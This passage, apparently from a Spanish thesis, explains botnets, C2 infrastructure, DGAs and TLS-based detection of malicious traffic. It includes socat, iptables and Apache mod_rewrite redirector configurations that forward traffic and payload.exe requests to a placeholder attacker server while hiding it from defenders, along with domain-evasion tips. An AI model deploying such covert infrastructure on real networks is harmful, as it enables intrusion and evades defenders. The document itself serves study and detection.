- Envío de spam. Se encargan de buscar emails por diferentes fuentes en internet y enviarles emails que normalmente contienen enlaces o archivos que en el caso de que sean abiertos el dispositivo será infectado y pasará a ser parte de la *botnet*.
- Otros, como minar criptomonedas, ataques de fuerza bruta, *clicks* en anuncios para llevarse un porcentaje de las ganancias o robo de información.

¿Cómo funciona?

Para crear la *botnet* hay varias fases que son las siguientes (WHAT IS A BOTNET?, 2022) (What is a Botnet?, s.f.):

1. Exposición: en ella se pretende encontrar una vulnerabilidad en el dispositivo que se pretende infectar que le permitirá instalar el malware.
2. Infección: es en la fase en la que el malware se ejecuta y el control del dispositivo pasa a estar en manos del *botmaster*.
3. Activación: una vez la *botnet* es lo suficientemente grande, el *botmaster* podrá llevar a cabo cualquier ciberataque con ella, mandando las ordenes al servidor C&C que se las comunicará a los bots.

3.1.2 Infraestructura C&C

La infraestructura C&C, también conocida como C2, es un conjunto de protocolos y técnicas utilizadas por los atacantes ganar el control de los equipos infectados con un malware y establecer con ellos uno o varios canales de comunicación persistentes. Estos canales pueden funcionar sobre protocolos comunes como DNS o HTTP, y por él podrán enviar diferentes órdenes y comandos desde un servidor formando así botnets (The MITRE Corporation, 2018) (Grimmick, 2021) (Larinkoski, 2016) (Guofei Gu, 2008). Esto permite al atacante realizar acciones como obtener datos sensibles o realizar por ejemplo ataques DDoS.

Las infraestructuras C&C pueden estar implementadas mediante varias topologías de red entre las que destacan la centralizada y P2P. En la distribución centralizada puede haber uno o varios servidores C&C que actuarán como servidores centrales, y serán lo que se comunicarán con el atacante y pasarán sus órdenes a los bots. Dentro de esta topología se pueden distinguir dos estilos determinados por como reciben las ordenes los dispositivos infectados. Está el estilo *push*, en el que los comandos son enviados desde el servidor a los bots, que están esperando recibir órdenes, y el estilo *pull* en el que los bots son lo que se descargan los comandos (Larinkoski, 2016) (Guofei Gu, 2008).

El diseño P2P permite un diseño descentralizado, en el que no hay unos servidores centrales, sino que el atacante se conectaría con alguno de los bots infectados y este se encargaría de propagar los comandos por toda la red. Este diseño permite hacer un balance de carga en la red y además dificulta a los encargados de defender los dispositivos infectados su trabajo (Larinkoski, 2016) (Grimmick, 2021).

Desde un punto de vista funcional, hay diferentes tipos de equipos dentro de este tipo de infraestructura y cada uno tiene una función concreta y bien definida. Un ejemplo de una infraestructura C2 sencilla se muestra en la Fig. 2.

Componentes

- Server C2
  Servidor controlado por el atacante y mediante el cual mantiene el canal de comunicación con los bots y les envía las ordenes necesarias.
- Redirector

Son equipos que se localizan entre algún servidor atacante y la víctima. Su finalidad es que en ningún momento se produzca una comunicación directa entre ambos y de esta forma no permitir que el Blue Team pueda llegar a identificar el servidor atacante y bloquearlo. En su lugar, podrá bloquear los redirectores, que son mucho más fáciles de configurar y si alguno es bloqueado, simplemente se creará otro (Saks, 2018) (Designing Effective Covert Red Team Attack Infrastructure, 2017). Para pasar desapercibido, deberá simular tráfico legítimo (Trizna, 2021), además, deberá asegurar que el único tráfico que es capaz de alcanzar el servidor C2 es el del malware y en caso de que los defensores inicien una investigación que no sean capaces de llegar a este servidor.

Es recomendable tener uno por cada tipo de servidor, es decir si la infraestructura cuenta con un servidor web y uno de correo, tendría que haber un redirector para el servidor web y otro para el de correo (bluscreenofjeff, 2017). Pueden ser configurados de formas diferentes, filtrando por criterios concretos.

- Víctima

  Es el dispositivo contra el que se ejecuta el ciberataque y que una vez sea infectado, se podrá comunicar con los atacantes y llevar a cabo las tareas que estos le asignen.

- Otros

  Dependiendo de cómo sea de la infraestructura C2 de compleja, puede tener más componentes, que no tienen por qué estar siempre presentes y cada uno aporta un nivel más de complejidad y añaden más funcionalidades.

  - Payload Server

    Son los servidores encargados de enviar el código malicioso a las víctimas (Designing Effective Covert Red Team Attack Infrastructure, 2017). Es posible que el atacante debido de diferentes motivos sepa ciertas características de ciertas máquinas y enviar payloads específicos a esos dispositivos. Este servidor es el encargado de que este código se envíe únicamente a esos objetivos [7]. Una forma común es enviarlo por correo, en un enlace de descarga o a una web.

  - Phishing server / Email Server

    Es muchas veces la puerta de entrada de los atacantes a los dispositivos objetivo. Utilizan técnicas de ingeniería social para enviar email a los usuarios objetivo y ganar el control sobre las máquinas. Normalmente, su única función será enviar email, aunque puede que, en ataques concretos o más elaborados, sea necesario también recibirlos (Saks, 2018).

    Algunas de las herramientas más utilizadas para crear este tipo de servidores son *Postfix* o *Exim* aunque hay muchas otras (bluscreenofjeff, 2017).

    También está la posibilidad de que el atacante en vez de crear su propio servidor intente comprometer uno ya existente para utilizarlo con este fin. En más complicado y se tiene menos control sobre los correos enviados y recibidos, pero también es una posibilidad (Saks, 2018).

  - Nombres de dominio

    Son elementos importantes para que un ciberataque tenga éxito y las comunicaciones no sean detectadas o bloqueadas por el firewall. Es necesario que los servidores los tengan

puesto que utilizar directamente la IP suele hacer saltar las alarmas y puede que sea colocada en la lista negra y bloqueada (Saks, 2018).

Además, estos nombres de dominio dependiendo de quién sea el objetivo y la seguridad de la que disponga, es conveniente que tengan nombres conocidos para el usuario o que este lo pueda relacionar con alguna compañía o marca segura (bluscreenofjeff, 2017) (Designing Effective Covert Red Team Attack Infrastructure, 2017).

Otra cosa a tener en cuenta es la categorización de los nombres de dominio. Estas son asignadas dependiendo del tema que se trate en la web de dicho dominio, como por ejemplo finanzas, salud, juegos, etc (Saks, 2018). Si la víctima del ciberataque no filtra dependiendo de categorías no es necesario, pero si lo hace, es importante conseguir dominios con categorías que este permita (bluscreenofjeff, 2017) (Designing Effective Covert Red Team Attack Infrastructure, 2017). Esto se puede conseguir de dos formas, o comprando un dominio con una categoría ya asignada, o adquirir un dominio y que el propio atacante consiga la categorización que más le interese. Esta última opción puede ser más complicada de conseguir, pero a la vez da más libertad para elegir el dominio y la categoría más apropiada.

- Certificados TLS

  Permiten encriptar las comunicaciones, lo cual puede ser interesante por ejemplo a la hora de enviar el payload y hace que en el navegador aparezca como un sitio seguro (Saks, 2018).

Se han mencionado algunos de los componentes más importantes de este tipo de infraestructura, pero hay más. No son relevantes para este proyecto asique no se hará referencia a ellos, si se quiere saber más visitar (Saks, 2018).

Como ya se ha dicho, hay muchos componentes y se pueden combinar de muchas maneras diferentes, en la siguiente figura se muestra un ejemplo de una infraestructura C2.




Fig. 2 Ejemplo infraestructura C2

En este proyecto, la infraestructura será simple y constará únicamente con un servidor HTTPS, uno o varios redirectores en internet y una víctima dentro de la intranet.

Herramientas

En esta sección se mencionan algunas de las herramientas más conocidas y utilizadas para la creación de infraestructuras C2 y para la configuración de redirectores, entre ellas Metasploit, Socat o Apache que son las que se utilizarán posteriormente.

Existe un gran número de aplicaciones disponibles para poder crear una infraestructura C2 y que además son muy intuitivas y fáciles de utilizar. Entre las más famosas, está Cobalt Strike, que está diseñada para crear este tipo de infraestructuras y aunque también se utiliza para mejorar la seguridad, es muy utilizada por ciberdelincuentes. Permite al atacante manejar los hosts infectados y crear *payloads*, además de dar la posibilidad de modificar el código para hacerlo pasar como legítimo.

Otra que destaca es Covenant, que permite entre otras cosas crear *Listeners*, que son los que permiten al atacante comunicarse con la víctima, crear *Launchers* o payloads fácilmente personalizables y que permitirá al *Listener* comunicarse con dispositivos infectados. Tiene muchas más características que permiten crear un entorno parecido a Cobalt Strike pero de forma gratuita (Intro to Covenant C2, 2021).

En lo referente a las herramientas para configurar los redirectores, se pueden dividir en dos grandes tipos, *dumb pipe* y *filtering*. Mientras que los redirectores *dumb pipe* redirigen el tráfico de la víctima al servidor y son fáciles y rápidos de crear, los redirectores *filtering* son capaces de filtrar el tráfico teniendo en cuenta

diferentes variables, dificultando mucho más su detección y las investigaciones que pueda llevar a cabo el Blue Team (Designing Effective Covert Red Team Attack Infrastructure, 2017) (editor, 2021).

Dentro de los redirectores *dumb pipe*, destacan sobre todo dos herramientas. Por un lado, *Socat*, es muy fácil de configurar y permite redirigir el tráfico hacia el servidor con comandos como el siguiente:

```
socat TCP4-LISTEN:443,fork TCP4:<REMOTE-HOST-IP-ADDRESS>:443
```

Con ese comando habría que sustituir `<REMOTE-HOST-IP-ADDRESS>` por la IP del servidor, de esta forma se estaría redirigiendo el tráfico que llega al puerto 443 hacia el puerto 443 del servidor.

La otra herramienta muy utilizada en estos casos es *iptables*, que tiene la misma funcionalidad que socat y que también se utiliza para configurar antivirus, siendo más potente que la anterior. Permite filtrar de que IP se acepta el tráfico y redirigirlo hacia el servidor con ordenes como las siguientes:

```
iptables -t nat -A PREROUTING -p tcp --dport 443 -j DNAT --to-destination <REMOTE-HOST-IP-ADDRESS>:443
```

Con esta línea, se está redirigiendo el tráfico TCP que llega al puerto 443 al puerto 443 `<REMOTE-HOST-IP-ADDRESS>` que en este caso sería la del servidor (11.13. REDIRECT target, s.f.).

Por otro lado, está *Apache mod_rewrite* que permite crear *filtering redirectors*. Esto quiere decir que es capaz de redirigir a un sitio u otra las peticiones dependiendo de elementos como la IP, el sistema operativo, etc. Permite crear redirectores mucho más sofisticados que las dos herramientas mencionadas anteriormente, pero a su vez, es más complejo de configurar.

Lo primero que habría que hacer para configurar un redirector con *Apache mod_rewrite*, es descargar Apache. Después dependiendo de cómo se quiera configurar el servidor, sería necesario la creación de certificados. Una vez hecho todos los pasos para hacer funcionar el servidor Apache, se puede especificar las reglas sobre qué tipo de peticiones van a ser aceptadas y qué peticiones serán rechazadas en el archivo .htaccess.

```
RewriteEngine On

RewriteCond %{REQUEST_URI} ^/(payload\.exe|page\.html)/?$ [NC]

RewriteRule ^.*$ http://REMOTE-HOST-IP%{REQUEST_URI} [P]

RewriteRule ^.*$ http://example.com/404? [L,R=302]
```

Con las reglas anteriores se está especificando que si la petición solicita los archivos de payload.exe o page.html se redirigirá el tráfico hacia el servidor, en caso contrario, se redirigirá hacia una página de error 404.

Con este tipo de normas, también se puede filtrar peticiones concretas hacia páginas que sí que existan en el servidor, y así hacer parecer que hay traficó legítimo y dificultar las posibles investigaciones del Blue Team (Designing Effective Covert Red Team Attack Infrastructure, 2017) (11.13. REDIRECT target, s.f.).

Detección de tráfico C2

A la hora de detectar comunicaciones C2 en una red, es necesario recoger una gran cantidad de datos, de sistemas de monitorización, logs, etc. Una vez se tienen todos esos datos, se puede intentar detectar esos canales. Los atacantes pueden utilizar diferentes formas de conectarse al bot, combinando protocolos y puertos. Si se clasifican tanto los protocolos como los puertos posibles entre comunes y no comunes, y se combinan quedaría una clasificación como la siguiente (Hunt Evil Your Practical Guide to, s.f.) (Huntpedia Your threat hunting knowledge compendium, s.f.):

- Protocolo común y puerto común: por ejemplo, utilizar el puerto 80 y protocolo HTTP. Esto tiene la desventaja de que suele haber sistemas de monitorización que inspeccionan más a fondo este tipo de paquetes y podrían ser bloqueados.
- Protocolo no común y puerto común: para el defensor es relativamente sencillo monitorizar este tipo de tráfico, puesto que puede bloquear o inspeccionar aquellas peticiones que no utilicen el protocolo estándar de ese puerto. Por ejemplo, qué paquetes utilizan el puerto 443 y no el protocolo HTTPS.
- Protocolo común y puerto no común: normalmente para mayor seguridad estos puertos deberían estar cerrados, pero en el caso de que estén abiertos y permitan el paso de tráfico, es posible que no estén monitorizados de forma tan exhaustiva como los puertos comunes, lo que puede ser una ventaja para el atacante.
- Protocolo no común y puerto no común: además de las ventajas y desventajas que tiene el uso de protocolo común y puerto no común, a este se suma que, si el defensor está monitorizando el tráfico de unos ciertos protocolos, con un protocolo no común no saltarían las alarmas. Y, al contrario, si está monitorizando en busca de protocolos no comunes, sería relativamente fácil de detectar este canal de comunicación.

Además de todo esto, el Blue Team puede monitorizar el tráfico y utilizar estadísticas sobre diferentes variables que si tienen determinados valores podría significar es una comunicación C2. Algunas de ellas son (Ergene, 2020) (Impe, 2018):

- Direcciones IP: en caso de que haya una comunicación directamente con una IP en vez de un nombre de dominio puede hacer saltar las alarmas en el firewall y que este bloquee la conexión.
- Versiones antiguas del protocolo HTTP.
- Duración de la comunicación: es posible que los defensores busquen patrones y conexiones periódicas que se produzcan durante varias horas o incluso días, de esta forma podrían detectar los intentos del bot de conseguir nuevas órdenes que ejecutar del servidor C2.
- Número de errores en peticiones: si hay muchas peticiones fallidas de un origen concreto, puede indicar que hay algún tipo de conexión C2 y está fallando.
- Tamaño de los paquetes: si al bot le llegan varios paquetes de forma habitual con el mismo número de bytes, es posible que se esté descargando órdenes del servidor. En cambio, los paquetes que salen del bot, suelen tener un tamaño pequeño.
- Peticiones iguales a dominios diferentes: puede indicar que el servidor C2 ha cambiado de dominio, pero sigue en funcionamiento.

- Peticiones a nombres de dominio que acaban de ser registrados.
- Nombres de dominios poco habituales: normalmente un porcentaje significativo de las peticiones de un usuario normal, suelen ser a alguno de los nombres de dominio en el top 1M (Hubbard, 2021).
- *User Agents* o *MIME Types* poco comunes.
- Categoría del dominio: el Blue Team puede detectar peticiones a categorías de dominios poco comunes o sospechosas y bloquearlos.

3.1.3 Algoritmo de Generación de Dominio (DGA)

Cuando el atacante opte por un diseño centralizado para la infraestructura C&C, se generará una gran cantidad de tráfico hacia o desde las mismas direcciones. Los responsables de la seguridad que manejan el cortafuegos que protege la red privada podrían detectar fácilmente ese tráfico anómalo y cortar la comunicación con el atacante, que perderá el control sobre los equipos.

La respuesta de los atacantes ha sido desarrollar diferentes técnicas para que sea más difícil detectarlos. Una de ellas es la que se llama *Fast Flux* que permite que un mismo domino tenga diferentes IPs, y por tanto si alguna de las IPs es bloqueada, las otras siguen funcionando. La forma en la que se defienden los encargados de seguridad es bloqueando el nombre de domino, en vez de bloquear la IP (Larinkoski, 2016) (Lukan, 2014).

Es por eso por lo que aparecieron los denominados Algoritmos de Generación de Dominio (DGA por sus siglas en inglés Domain Generation Algorithm), que son unos algoritmos que generan una lista de dominios a partir de una semilla. Para que esos dominios generados puedan ser utilizados, es necesario registrarlos en algún servidor DNS, que son los encargados de localizar las direcciones IPs de los nombres de dominio (Cricket Liu, 2006). El algoritmo es ejecutado tanto por el servidor para poder registrar esos dominios, como por el bot, para poder saber que dominios ha registrado el servidor. Este tipo de algoritmos se ejecutan de forma periódica, para que, de este modo, aunque el firewall o los responsables de seguridad consigan detectar el dominio del servidor o del redirector, cambie y vuelva a estar disponible (Larinkoski, 2016) (Lukan, 2014) (Ip, 2021).

Estos algoritmos pueden generar dominios de diferentes tipos, desde un conjunto de letras y números aparentemente aleatorios, hasta la secuencia de diferentes palabras extraídas de un diccionario. Un ejemplo de algoritmo que genera dominios a partir de un diccionario es ‘Matsnu DGA generator’ (Trost, 2019).

Para protegerse contra este tipo de algoritmos, sería necesario examinar las peticiones DNS de todas las máquinas de la red, pudiendo así detectar si alguna maquina está haciendo más peticiones de lo que es común y se podría determinar si esa máquina está o no comprometida y tomar las medidas necesarias (Trost, 2019).

3.1.3 Protocolo TLS

Hoy en día se transmite una gran cantidad de información a través de internet y muchos de estos datos son información sensible, como pueden ser número de cuentas bancarias, direcciones, documentos de

identidad, etc. Para transmitir toda esta información de forma confidencial y asegurar su integridad se utilizan diferentes protocolos de encriptación. Estos permiten que si en algún punto de la comunicación a través de internet, los paquetes son interceptados, no podrán ser desencriptados a no ser que se tengan la información necesaria.

Para esto se creó el protocolo *Secure Sockets Layer* (SSL) que posteriormente ha evolucionado a *Transport Layer Security* (TLS). La última versión es TLS 1.3 y fue presentada en 2018 y actualmente ya es la versión más utilizada en internet, aunque este porcentaje varía entre países (Warburton, 2021).

La finalidad de este tipo de protocolos como ya se ha mencionado era proteger la integridad y confidencialidad de los datos transmitidos, pero también pueden ser utilizados por los ciberdelincuentes. El uso extendido de este tipo de protocolos, de TLS concretamente, les permite encriptar sus comunicaciones lo que hace más complicado diferenciarlos del tráfico normal. Para ello, podrían desencriptarse los paquetes en algún punto estratégico como el firewall, pero esto es demasiado costoso, por eso es necesario diferenciarlos sin tener en cuenta qué datos transmiten.

Hoy en día destaca el uso de dos versiones, TLS 1.2 y TLS 1.3. En caso de que el tráfico se transmita con una versión inferior como TLS 1.0 o TLS 1.1, normalmente será considerado como sospechoso, puesto que es común que el tráfico malicioso use versiones desactualizadas.

Handshake

Se denomina *handshake* a la secuencia de mensajes intercambiados entre el cliente y el servidor, en los que se crea el canal de comunicación seguro, las diferentes claves, se envían certificados, etc. Esta secuencia ha cambiado de la versión TLS 1.2 a la TLS 1.3, siendo esta última mucho más segura.

En la versión TLS 1.2 hay dos rondas de mensaje por cada una de las partes (Lupari, 2021) (Roques, 2019), como se ve en la siguiente imagen.




Fig. 3 Handshake TLS 1.2

Como se ve, el saludo consta de cuatro fases, en las que se envían los siguientes mensajes:

- ClientHello: este mensaje tiene información sobre la versión de TLS que prefiere el cliente, el id de la sesión, un número aleatorio que se utilizará para generar las claves, los métodos de compresión que soporta el cliente, los diferentes métodos de cifrados soportados y una lista de extensiones que aportan más información al servidor sobre el cliente.
- ServerHello: el servidor elige un método de cifrado y uno de compresión de entre las opciones enviadas por el cliente y se lo comunica.
- Certificates: contiene los diferentes certificados que aporta el servidor. Es opcional.
- ServerKeyExchange: el servidor envía los parámetros de intercambio de claves. Es opcional.

- ServerHelloDone: informa al cliente que la primera fase de información ha terminado.
- ClientKeyExchange: manda la información necesaria al servidor para que pueda obtener las claves que se usaran posteriormente.
- ClientCipherSpec: informa que, a partir de este mensaje, los demás irán encriptados con la clave previamente establecida.
- Finished (cliente): informa al servidor que ya ha terminado.
- ChangeCipherSpec: informa al cliente que todos los mensajes a partir de este irán encriptados con la clave establecida previamente.
- Finished(servidor): informa al cliente que ya ha terminado.

Es importante resaltar que todos los mensajes hasta el ChangeCipherSpec van en texto plano, esto quiere decir que cualquiera puede ver el contenido. Esta característica de la versión 1.2 puede ser utilizada para clasificar los paquetes entre maliciosos o normales, puesto que es posible analizar diferentes variables que suelen ser diferentes.




Fig. 4 Diferencias entre tráfico malicioso y benigno (https://www.ncbi.nlm.nih.gov/pmc/articles/PMC7202608/)

Como se ve en la imagen anterior (Rongfeng Zheng, 2020), existe una clara diferencia entre el tráfico normal y el malicioso. Los mensajes maliciosos por lo general son más cortos, ofrecen menos métodos de cifrado, menos extensiones y no tienen certificado valido.

En la versión 1.3 se introdujeron cambios importantes dentro de la parte del saludo, reduciendo el número de fases y encriptado las comunicaciones casi desde el principio.




Fig. 5 Handshake TLS 1.3

En la imagen anterior se ven los mensajes que se intercambian en este caso y contienen lo siguiente:

- ClientHello: igual que en la versión anterior pero además contiene la clave pública para que el servidor pueda encriptar el siguiente mensaje.
- ServerHello: igual que en la versión anterior y también incluye su clave pública. A partir de este mensaje, todos van encriptados a diferencia de la versión 1.2.
- El resto de los mensajes tienen la misma utilidad que en la versión anterior.

Certificado

Los certificados permiten a ambas partes autenticarse frente a la otra y en ciertos casos no son necesarios. Este contiene entre otras cosas la clave pública con la que el receptor podrá encriptar el tráfico y solo el emisor con su clave privada podrá ser capaz de desencriptarlo. Si se quiere obtener más información sobre cómo funciona una infraestructura de claves públicas (PKI) revisar la bibliografía (Hans Delfs, 2015).

Los campos más destacados del certificado son los siguientes, si se quiere ver más en detalle visitar la bibliografía (Grupo ATICO34, s.f.) (Roques, 2019):

- Autoridad certificadora: la entidad que ha verificado y concedido el certificado al servidor. En la mayoría de los casos de tráfico malicioso el certificado es *self-signed*, esto quiere decir que está firmado por ellos mismo, no por una entidad fiable.
- Validez: contiene la fecha a partir de la cual el certificado es válido y hasta cuando lo es. Muchas veces los ciberdelincuentes utilizan certificados que ya han expirado puesto que esto no siempre se revisa.
- Sujeto: dueño es el certificado.
- Clave pública del sujeto.
- Extensiones.
- Número de serie.
- Etc.

Resumen elementos a tener en cuenta

En los apartados anteriores se han ido mencionado las características del *handshake* y de los certificados que hay que tener en cuenta a la hora de diferenciar entre tráfico malicioso o benigno, aquí se muestra un resumen de todo esto (Anderson, 2016), junto que otras características que no tienen que ver con la versión de TLS que se esté utilizando.

- Elementos mencionados anteriormente en la parte de detección de comunicaciones C2 como el puerto de salida y de llegada.
- El número de métodos de cifrado que ofrece y si el método que es finalmente seleccionado es seguro.




Fig. 6 Diferencias método de cifrado entre tráfico malicioso y benigno (Anderson, 2016)

- El número de extensiones en los saludos.




Fig. 7 Diferencias de extensiones entre tráfico malicioso y benigno (Anderson, 2016)

- Quién ha verificado el certificado, es decir la autoridad certificadora.
- Validez del certificado.
- Autentificación mutua, puesto que en algunos casos los bots tienen que autentificarse ante el servidor.
- Longitud de la clave pública del cliente en caso de tenerla.

